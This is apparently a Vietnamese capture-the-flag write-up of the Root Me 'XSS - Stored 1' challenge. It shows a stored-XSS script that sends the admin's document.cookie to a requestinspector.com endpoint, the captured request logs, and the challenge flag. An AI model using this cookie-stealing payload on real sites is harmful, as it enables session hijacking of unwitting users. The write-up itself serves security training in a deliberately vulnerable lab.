


Write up challenge XSS - Stored 1

Tác giả:

- **Nguyễn Mỹ Quỳnh**

[Link Challenge](#)

Truy cập challenge ta thấy có một form gửi message.



The screenshot shows a web interface for 'Root Me'. At the top left is a logo with a skull and the text 'Root Me'. Below it is the title 'Forum v0.001'. The main form has a 'Title:' label followed by a text input field. Below that is a 'Message:' label followed by a larger text area. A 'send' button is located below the message area. At the bottom, there is a section titled 'Posted messages:' which contains the text 'Welcome' and 'N'hésitez pas à me laisser un message / Feel free to leave a message'.

Sau nhiều lần điền thử, gửi và refresh lại trang, em nhận thấy sau khi mình gửi message sẽ được lưu lại ở trang này và sau vài phút thì admin sẽ vào đọc tin nhắn.



Forum v0.001

message enregistré / content saved

Title:

Message:

send

Posted messages:

Welcome

N'hésitez pas à me laisser un message / Feel free to leave a message

b

b

a

a



Forum v0.001

Title:

Message:

send

Posted messages:

Welcome

N'hésitez pas à me laisser un message / Feel free to leave a message

Message read

Vos messages ont bien été lus / Your messages have been read


Tiến hành inspect ta thấy có vẻ input đã không được kiểm tra và được đặt thẳng vào reponse trả về

```
<div>
  <span>
    <b>b</b>
  </span>
  <br>
  <span>b</span>
  <br>
  <hr>
  <span>
    <b>a</b>
  </span>
  <br>
  <span>a</span>
  <br>
  <hr>
</div>
</body>
```

Thử sử dụng phương pháp XSS stored, chèn vào câu lệnh javascript



Thật vậy có lỗi hổng!



Những gì cần làm sẽ là lợi dụng lỗ hổng này để chèn đoạn script lưu trữ để khi admin truy cập vào check tin nhắn thì cookie của admin sẽ được gửi đến endpoint mà mình chỉ định.

Sử dụng trang <https://requestinspector.com/> để tạo endpoint và check request gửi đến.

Tiến hành chèn script:

```
<script>document.write("<img  
src='https://requestinspector.com/inspect/01fyyazm8j1a7pvz6wcx6mqg74?  
cookie='+document.cookie+' '></img>");</script>
```

FORUM V0.001

Title:

Message:
src='https://requestinspector.com/inspect/01fyyazm8j1a7pvz6wcx6mqg74?cookie='+document.cookie+' '>");</script>"/>

Nhận được request chứa cookie của user

Request Inspector

2022-03-24T23:39:57+07:00 - Welcome - Inspect url: <https://requestinspector.com/inspect/01fyyazm8j1a7pvz6wcx6mqg74>

Generate Test Events

2022-03-24T23:41:42+07:00 - from: 2405:4800:64d7:d8e1:75ea:af9b:d85c:585

```
GET /inspect/01fyyazm8j1a7pvz6wcx6mqg74?cookie=_ga=GA1.1.962404486.1647319835; HTTP/1.1  
requestinspector.com  
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99"  
Sec-Ch-Ua-Platform: "Windows"  
Sec-Fetch-Dest: image  
Sec-Fetch-Site: cross-site  
Referer: http://challenge01.root-me.org/  
Sec-Ch-Ua-Mobile: ?0  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.82 S  
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*;*/q=0.8  
Accept-Encoding: gzip  
Accept-Language: en-US,en;q=0.9,vi;q=0.8,ko;q=0.7  
Sec-Fetch-Mode: no-cors
```

Việc còn lại chỉ cần đợi admin vào đọc message và ta sẽ có được cookie:

Request Inspector

2022-03-24T23:39:57+07:00 - Welcome - Inspect url: <https://requestinspector.com/inspect/01fyyazm8j1a7pvz6wcx6mqg>

Generate Test Events

2022-03-24T23:45:20+07:00 - from: 2001:bc8:35b0:c166::151

```
GET /inspect/01fyyazm8j1a7pvz6wcx6mqg74?cookie=ADMIN_COOKIE=Nkl9qe4cdLIO2P7MIsWS8ofD6 HTTP/1.1
requestinspector.com
Accept-Encoding: gzip
Accept-Language: fr-FR,en,*
Referer: http://challenge01.root-me.org/web-client/ch18/?idx=0
User-Agent: Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) CasperJS/1.1.4+PhantomJS/2.
Accept: */*
```

Submit thành công

XSS - Stored 1

30 Points 

So easy to exploit

Author

g0uZ, 3 March 2012

Level



Statement

Steal the administrator session cookie and use it to validate

Start the challenge

7 related ressource(s)

- [XSS enregistrée \(Web\)](#)
- [Blackhat US 2011 : XSS street fight \(Exploitation -](#)
- [XSS et phishing \(Exploitation - Web\)](#)
- [SSTIC 2009 : XSS de la brise à l'ouragan \(Exploitat](#)
- [BlackHat US 2009 favorite XSS Filters-IDS and ho](#)

Validation

Well done, you won 30 Points

Don't forget to give your opinion on the challenge by voting :)

Flag: Nkl9qe4cdLIO2P7MIsWS8ofD6